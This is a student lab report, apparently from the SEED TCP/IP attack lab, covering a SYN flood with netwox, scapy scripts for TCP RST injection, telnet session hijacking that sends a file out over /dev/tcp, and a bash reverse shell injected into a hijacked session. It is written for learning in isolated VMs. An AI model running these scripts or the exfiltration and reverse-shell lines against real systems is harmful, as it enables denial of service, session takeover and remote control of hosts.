SEED Lab Report: TCP/IP Attacks
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
Task 1: SYN Flooding Attack

To start this lab, I set up 3 identical VMs to be my attacker, server, and client machines. I ensured their networks were configured with a Nat Network and checked their IP addresses, ensuring they were on the same network.



I then pinged both other machines from my attacker machine to test their connection

```
[02/20/24]seed@VM:~$ ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp_seq=1 ttl=64 time=0.483 ms
64 bytes from 10.0.2.6: icmp_seq=2 ttl=64 time=0.302 ms
64 bytes from 10.0.2.6: icmp_seq=3 ttl=64 time=0.321 ms
64 bytes from 10.0.2.6: icmp_seq=4 ttl=64 time=0.320 ms
64 bytes from 10.0.2.6: icmp_seq=5 ttl=64 time=0.398 ms
^C
--- 10.0.2.6 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4086ms
rtt min/avg/max/mdev = 0.302/0.364/0.483/0.071 ms
[02/20/24]seed@VM:~$ ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=0.255 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=64 time=0.285 ms
64 bytes from 10.0.2.5: icmp_seq=3 ttl=64 time=0.318 ms
64 bytes from 10.0.2.5: icmp_seq=4 ttl=64 time=0.443 ms
^C
--- 10.0.2.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3094ms
rtt min/avg/max/mdev = 0.255/0.325/0.443/0.072 ms
[02/20/24]seed@VM:~$
```

I then wanted to test the size of the queue my system has for half-open connections in the TCP 3-Way Handshake. I did this with the following recommended command:

```
[02/20/24]seed@VM:~/.../tcplab$ sudo sysctl -q net.ipv4.tcp_max_syn
_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

I made sure my cookies were set to 0 with the following command:

```
[02/20/24]seed@VM:~/.../Project 3$ sudo sysctl -w net.ipv4.tcp_sync
ookies=0
net.ipv4.tcp_syncookies = 0
```

I then set up a connection to my server machine from my user machine using telnet

```
[03/03/24]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Feb 27 19:20:54 EST 2024 from 10.0.2.5 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```

I used the following command leveraging **netwox** to start my SYN Flood attack

```
[03/03/24]seed@VM:~$ sudo netwox 76 -i 10.0.2.6 -p 23 -s raw
```

My server machine shows an influx of SYN packets being sent over to verify the packets were sent:

```
[03/03/24]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.6:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.6:23             253.144.113.221:30200   SYN_RECV
tcp        0      0 10.0.2.6:23             241.249.106.136:58709   SYN_RECV
tcp        0      0 10.0.2.6:23             244.90.11.238:56250     SYN_RECV
tcp        0      0 10.0.2.6:23             250.252.40.212:32406    SYN_RECV
tcp        0      0 10.0.2.6:23             245.81.15.59:63717      SYN_RECV
tcp        0      0 10.0.2.6:23             255.241.141.16:50101    SYN_RECV
tcp        0      0 10.0.2.6:23             244.60.12.41:16194      SYN_RECV
tcp        0      0 10.0.2.6:23             244.30.154.3:3275       SYN_RECV
tcp        0      0 10.0.2.6:23             247.85.203.217:32771    SYN_RECV
tcp        0      0 10.0.2.6:23             245.36.244.78:21628     SYN_RECV
tcp        0      0 10.0.2.6:23             243.25.214.19:13212     SYN_RECV
tcp        0      0 10.0.2.6:23             253.115.240.75:46123    SYN_RECV
tcp        0      0 10.0.2.6:23             248.169.228.1:6978      SYN_RECV
tcp        0      0 10.0.2.6:23             254.191.232.87:43365    SYN_RECV
tcp        0      0 10.0.2.6:23             255.222.138.137:20845   SYN_RECV
tcp        0      0 10.0.2.6:23             244.253.224.190:29038   SYN_RECV
tcp        0      0 10.0.2.6:23             250.57.27.199:46744     SYN_RECV
tcp        0      0 10.0.2.6:23             240.58.38.164:19736     SYN_RECV
tcp        0      0 10.0.2.6:23             252.152.61.95:6090      SYN_RECV
tcp        0      0 10.0.2.6:23             252.94.164.158:62428    SYN_RECV
tcp        0      0 10.0.2.6:23             242.152.77.156:34161    SYN_RECV
```

My user machine can now longer connect to the server. DOS was successful.

```
[03/03/24]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
```


When running this same process with the cookie enabled, my user machine is still able to connect to the server. I found that the cookie functionality must be disabled for the attack to be successful.

Task 2: TCP RST Attack on a Telnet Connection

```python
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING RESET PACKET.........")
IPLayer = IP(src="10.0.2.6", dst="10.0.2.5")
TCPLayer = TCP(sport=23, dport=53520,flags="R", seq=1493270842)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose=0)
```

I start off by changing the known source IP and destination IP in my scapy code. I still need to find the destination port and sequence number.

To get this information, I set up WireShark on my attacking machine and ran telnet on my Client machine with my attacker machine's IP address



These are the updated values:


```python
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING RESET PACKET.........")
IPLayer = IP(src="10.0.2.6", dst="10.0.2.5")
TCPLayer = TCP(sport=23, dport=43030,flags="R", seq=3905182020)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose=0)
```

Adding these values to the **reset.py** file and running the file successfully terminated the connection between my client and server, proving the attack was successful.

```
[02/27/24]seed@VM:~$ Connection closed by foreign host.
[02/27/24]seed@VM:~$
```

Task 3: TCP RST Attack on Video Streaming Application (YouTube)


I start this task by setting up a YouTube video on my server machine and aiming to attack it from my attacker machine.



Before executing the attack, YouTube runs smoothly on my server machine. I used the following Netwox command to start the attack from my attacker machine:

```
[03/03/24]seed@VM:~$ sudo netwox 78 -d enp0s3 -f "src host 10.0.2.6
"
```

My server machine now receives the following message when refreshing that YouTube page:



Task 4: TCP Session Hijacking

First, I created a file called “secret” in my home directory with my hidden message

```
[02/27/24]seed@VM:~$ echo "U GOT HACKED" > secret
```


I then made a connection from my user machine to my server using telnet

```
[03/03/24]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Mar  3 20:28:26 EST 2024 from 10.0.2.5 on pts/3
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```

I set up my attacking machine to be able to listen to telnet traffic with the following command:

```
[03/03/24]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

I opened Wireshark on my attacking machine to gather data on the two communicating machines



I take the information found in the last TCP packet from my user machine to the server to make edits to my **sessionhijack.py** file for the attack. I then make the appropriate edits to the file, including the correct IP addresses, port numbers, and sequence numbers found in the Wirshark streams.

*sessionhijack.py (~/Labs/tcplab) - gedit

```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.........")
IPLayer = IP(src="10.0.2.5", dst="10.0.2.6")
TCPLayer = TCP(sport=33840, dport=23, flags="A",
               seq=3000507129, ack=623284202)
Data = "\r cat /home/seed/secret > /dev/tcp/10.0.2.70/9090\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
```

Once listening from the attacking machine:

Terminal

```
[03/04/24]seed@VM:~/.../tcplab$ nc  -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

I can send the following command from the server machine to write out the text contained in my “secret” file:

```
[03/04/24]seed@VM:~$ cat /home/seed/secret > /dev/tcp/10.0.2.4/9090
```

The result printed out on my attacking machine is the content of my file, proving the attack was successful:

```
[03/04/24]seed@VM:~/.../tcplab$ nc  -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.6] port 9090 [tcp/*] accepted (family 2, sp
ort 34228)
U GOT HACKED
```


Task 5: Creating a Reverse Shell with TCP Session Hijacking

Again I will start this task by setting up a telnet connection from my user to the server and a listener on my attacking machine:

```
[03/04/24]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Terminator
aracter is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Mar  4 20:37:19 EST 2024 from 10.0.2.5 on pts/0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```

```
[03/04/24]seed@VM:~$ nc  -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

I use Wireshark on my Attacker to capture packets being sent from my User Machine to the Server. I look at the most recent TCP packet for the needed information.



I used this information to create and properly edit a Python file to run that opens a reverse shell:

shellhack.py (~/Labs/tcplab/Project 3) - gedit

Open

```
#!/usr/bin/python3
from scapy.all import *

ip = IP(src = "10.0.2.5", dst = "10.0.2.6")
tcp = TCP(sport=33844, dport=23, flags="A", seq=1456270791, ack= 432263989)

data = "/bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1\n"

pkt = ip/tcp/data
send(pkt, verbose=0)
```

Running this code opens a reverse shell on my attacking machine, allowing me to create any malicious files I want.